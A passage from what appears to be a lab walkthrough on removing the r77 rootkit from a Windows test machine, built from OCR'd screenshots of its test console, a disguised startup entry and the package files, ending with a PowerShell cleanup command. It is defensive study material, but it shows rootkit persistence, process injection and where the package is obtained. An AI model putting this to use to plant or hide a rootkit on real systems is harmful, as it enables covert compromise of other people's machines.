
  Attempting to locate C:\Windows\Temp\$77script.bat fails, even showing hidden processes, confirming the presence of the rootkit.



Name	Date modified	Type	Size
Fonts	3/2/2025 5:51 PM	File folder	
SSS_c38ea648a38bdb010100000080219c21	3/2/2025 10:45 AM	File folder	
vmware-SYSTEM	3/2/2025 12:31 PM	File folder	
MpSigStub	3/3/2025 1:33 PM	Text Document	79 KB
msedge_installer	3/2/2025 12:27 PM	Text Document	87 KB
silconfig	3/3/2025 1:22 PM	Text Document	1 KB
taskhelper	3/2/2025 5:03 PM	Windows PowerS...	1 KB
vmware-vmsvc-SYSTEM	3/2/2025 5:52 PM	Text Document	35 KB
vmware-vmtoolsd-Administrator	3/3/2025 1:23 PM	Text Document	3 KB
vmware-vmtoolsd-SYSTEM	3/3/2025 1:21 PM	Text Document	3 KB
vmware-vmusr-Administrator	3/2/2025 5:52 PM	Text Document	22 KB
vmware-vmvss-SYSTEM	3/3/2025 1:21 PM	Text Document	3 KB


12 items State: Shared

- **Removing the Rootkit:**
  1. **Download the rootkit setup files:** Download the zip file from https://bytecode77.com/r77-rootkit
  2. Launch the test console, indicating the rootkit is active, then check the startup tab to confirm the presence of "$77script.bat".



Process	PID	Platform	Integrity	User	Flags	Inject	Detach	Hide by PID
AggregatorHost.exe	4748	64	System	SYSTEM		Injected	Detach	Hide
ApplicationFrameHost.exe	9872	64	High	Administrator		Injected	Detach	Hide
audiodg.exe	5188	64	System	LOCAL SERVICE		Injected	Detach	Hide
AzureArcSysTray.exe	7564	64	High	Administrator		Injected	Detach	Hide
conhost.exe	1772	64	System	SYSTEM		Injected	Detach	Hide
conhost.exe	1820	64	System	SYSTEM		Injected	Detach	Hide
conhost.exe	8872	64	High	Administrator		Injected	Detach	Hide
csrss.exe	676	64	System	SYSTEM		Inject		Hide
csrss.exe	788	64	System	SYSTEM		Inject		Hide
ctfmon.exe	1452	64	High	Administrator		Injected	Detach	Hide
dllhost.exe	4232	64	System	SYSTEM		Injected	Detach	Hide
dllhost.exe	8576	64	High	Administrator		Inject		Hide
dwm.exe	1844	64	System	DWM-1		Injected	Detach	Hide
explorer.exe	7084	64	High	Administrator		Injected	Detach	Hide
fontdrvhost.exe	512	64	Low	UMFD-1		Inject		Hide
fontdrvhost.exe	776	64	Low	UMFD-0		Inject		Hide
lsass.exe	932	64	System	SYSTEM		Injected	Detach	Hide
MoNotificationUx.exe	7452	64	High	Administrator		Injected	Detach	Hide
MoUsoCoreWorker.exe	9608	64	System	SYSTEM		Injected	Detach	Hide
msdtc.exe	4412	64	System	NETWORK SERVICE		Injected	Detach	Hide
msedge.exe	1096	64	High	Administrator		Injected	Detach	Hide
msedge.exe	1108	64	Untrusted	Administrator		Inject		Hide

Version 1.6.3 | Elevated



Name	Value	Edit	Delete
WindowsDebug	C:\Windows\Temp\$77s...	Edit	Delete


Edit Entry

Directory: startup

Name: WindowsDebug

Value: C:\Windows\Temp\$77script.bat


3. **Uninstall:** Use the provided `uninstall.exe` from the rootkit package.



Name	Date modified	Type	Size
Examples	3/3/2025 1:35 PM	File folder	
BytecodeApi.dll	7/24/2024 11:01 PM	Application extens...	318 KB
BytecodeApi.UI.dll	7/24/2024 11:01 PM	Application extens...	77 KB
Helper32.dll	2/3/2025 9:17 AM	Application extens...	9 KB
Helper64.dll	2/3/2025 9:17 AM	Application extens...	11 KB
Install	2/3/2025 9:17 AM	Application	164 KB
Install.shellcode	2/3/2025 9:17 AM	SHELLCODE File	165 KB
LICENSE	1/1/2025 3:09 PM	Text Document	2 KB
r77-x64.dll	2/3/2025 9:17 AM	Application extens...	144 KB
r77-x86.dll	2/3/2025 9:17 AM	Application extens...	113 KB
TestConsole	2/3/2025 9:17 AM	Application	229 KB
Uninstall	2/3/2025 9:17 AM	Application	12 KB

4. **Manual Cleanup:** Remove the remaining artifact, the batch script:

```
Remove-Item -Path "C:\Windows\Temp\`$77script.bat" -Force
```



```
PS C:\Users\Administrator> Remove-Item -Path "C:\Windows\Temp\`$77script.bat" -Force
PS C:\Users\Administrator>
```